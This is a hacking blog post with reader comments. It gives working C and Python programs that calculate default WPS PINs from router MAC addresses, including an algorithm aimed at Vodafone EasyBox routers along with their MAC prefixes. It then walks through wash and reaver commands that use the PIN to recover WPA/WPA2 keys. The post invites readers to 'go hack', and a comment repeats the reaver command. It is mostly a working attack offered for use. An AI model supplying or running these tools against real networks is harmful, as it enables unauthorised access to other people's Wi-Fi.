WPS Pin Cracker | WPA/WPA2 Hack in 5 Second
Hello everyone… This article is about how we can crack wps on Linux/Windows & hacking WPA/WPA2 key in 5 sec.
Firstly you can check this article.
Secondly;
WPS Pin Cracker in C Code;
#include <stdio.h>
#include <stdlib.h>
int main()
{
   unsigned int wps_pin_checksum(unsigned int pin);
   int PIN = 0;
   char repeat;
   do{
      printf("\nInput the last 6 digits of MAC Address(HEX):");
      scanf("%x",&PIN);
      printf("Last 6 digits of MAC Address(HEX) are: %X\n",PIN);
      printf("WPS PIN is: %07d%d\n",PIN%10000000,wps_pin_checksum(PIN%10000000));
      printf("\nReCalculate? (Y/N): ");
      fflush(stdin);
      repeat=getchar();
   }while(repeat == 'Y' || repeat == 'y');
}
unsigned int wps_pin_checksum(unsigned int pin)
{
   unsigned int accum = 0;
   while (pin)
   {
      accum += 3 * (pin % 10);
      pin /= 10;
      accum += pin % 10;
      pin /= 10;
   }
   return (10 - accum % 10) % 10;
}
Download this source code & program.
WPS Pin Cracker in Python Code;
import sys

VERSION = 0
SUBVERSION = 2
pine = 123456
def usage():
   print "[+] WPSpin %d.%d " % (VERSION, SUBVERSION)
   print "[*] Usage : python WPSpin.py 123456"
   sys.exit(0)

def wps_pin_checksum(pine):
   accum = 0

   while(pine):
        accum += 3 * (pine % 10)
        pine /= 10
        accum += pine % 10
        pine /= 10
   return (10 - accum % 10) % 10

try:
   if (len(sys.argv[1]) == 6):
        p = int(sys.argv[1] , 16) % 10000000
        print "[+] WPS pin is : %07d%d" % (p, wps_pin_checksum(p))
   else:
        usage()
except Exception:
   usage()
Download this source code.
Also; you can use this code on the Vodafone EasyBox modems. It’s working on this targets;
- 74:31:70:XX:XX:XX
- 84:9C:A6:XX:XX:XX
- 88:03:55:XX:XX:XX
- 1C:C6:3C:XX:XX:XX
- 50:7E:5D:XX:XX:XX
- 00:12:BF:XX:XX:XX
#!/usr/bin/env python
import sys, re

def gen_pin (mac_str, sn):
    mac_int = [int(x, 16) for x in mac_str]
    sn_int = [0]*5+[int(x) for x in sn[5:]]
    hpin = [0] * 7

    k1 = (sn_int[6] + sn_int[7] + mac_int[10] + mac_int[11]) & 0xF
    k2 = (sn_int[8] + sn_int[9] + mac_int[8] + mac_int[9]) & 0xF
    hpin[0] = k1 ^ sn_int[9];
    hpin[1] = k1 ^ sn_int[8];
    hpin[2] = k2 ^ mac_int[9];
    hpin[3] = k2 ^ mac_int[10];
    hpin[4] = mac_int[10] ^ sn_int[9];
    hpin[5] = mac_int[11] ^ sn_int[8];
    hpin[6] = k1 ^ sn_int[7];
    pin = int('%1X%1X%1X%1X%1X%1X%1X' % (hpin[0], hpin[1], hpin[2], hpin[3], hpin[4], hpin[5], hpin[6]), 16) % 10000000

    # WPS PIN Checksum - for more information see hostapd/wpa_supplicant source (wps_pin_checksum) or
	# http://download.microsoft.com/download/a/f/7/af7777e5-7dcd-4800-8a0a-b18336565f5b/WCN-Netspec.doc
    accum = 0
    t = pin
    while (t):
        accum += 3 * (t % 10)
        t /= 10
        accum += t % 10
        t /= 10
    return '%i%i' % (pin, (10 - accum % 10) % 10)

def main():
    if len(sys.argv) != 2:
        sys.exit('usage: easybox_wps.py [BSSID]\n eg. easybox_wps.py 38:22:9D:11:22:33\n')

    mac_str = re.sub(r'[^a-fA-F0-9]', '', sys.argv[1])
    if len(mac_str) != 12:
        sys.exit('check MAC format!\n')

    sn = 'R----%05i' % int(mac_str[8:12], 16)
    print 'derived serial number:', sn
    print 'SSID: Arcor|EasyBox|Vodafone-%c%c%c%c%c%c' % (mac_str[6], mac_str[7], mac_str[8], mac_str[9], sn[5], sn[9])
    print 'WPS pin:', gen_pin(mac_str, sn)

if __name__ == "__main__":
    main()
Download this source code.
So Let’s make a demo;
wash -i mon0

Calculate WPS pin on the program. (input: Last 6 digits of BSSID)
I tested on Windows.
 Now we can test the pin code ;
reaver -i mon0 -c (channel) -b (bssid) -p (pinCode) -vv

Also you can check this source for default vendors mac table.
Ok, that’s it 😉 Have fun, go hack…
 uceka
uceka 
11 February 2014 at 11:54
Sağlam kısa ve öz bir çalışma tebrik ederim. 🙂
06 May 2014 at 05:01
Thanks for writing this article, it really helped me 🙂
25 January 2015 at 17:59
can write the steps after calculating pin code in windows
26 January 2015 at 14:11
calculated wps pin is your pinCode;
reaver -i mon0 -c (channel) -b (bssid) -p (calculatedPin) -vv
16 February 2016 at 21:11
how to find fast mated pin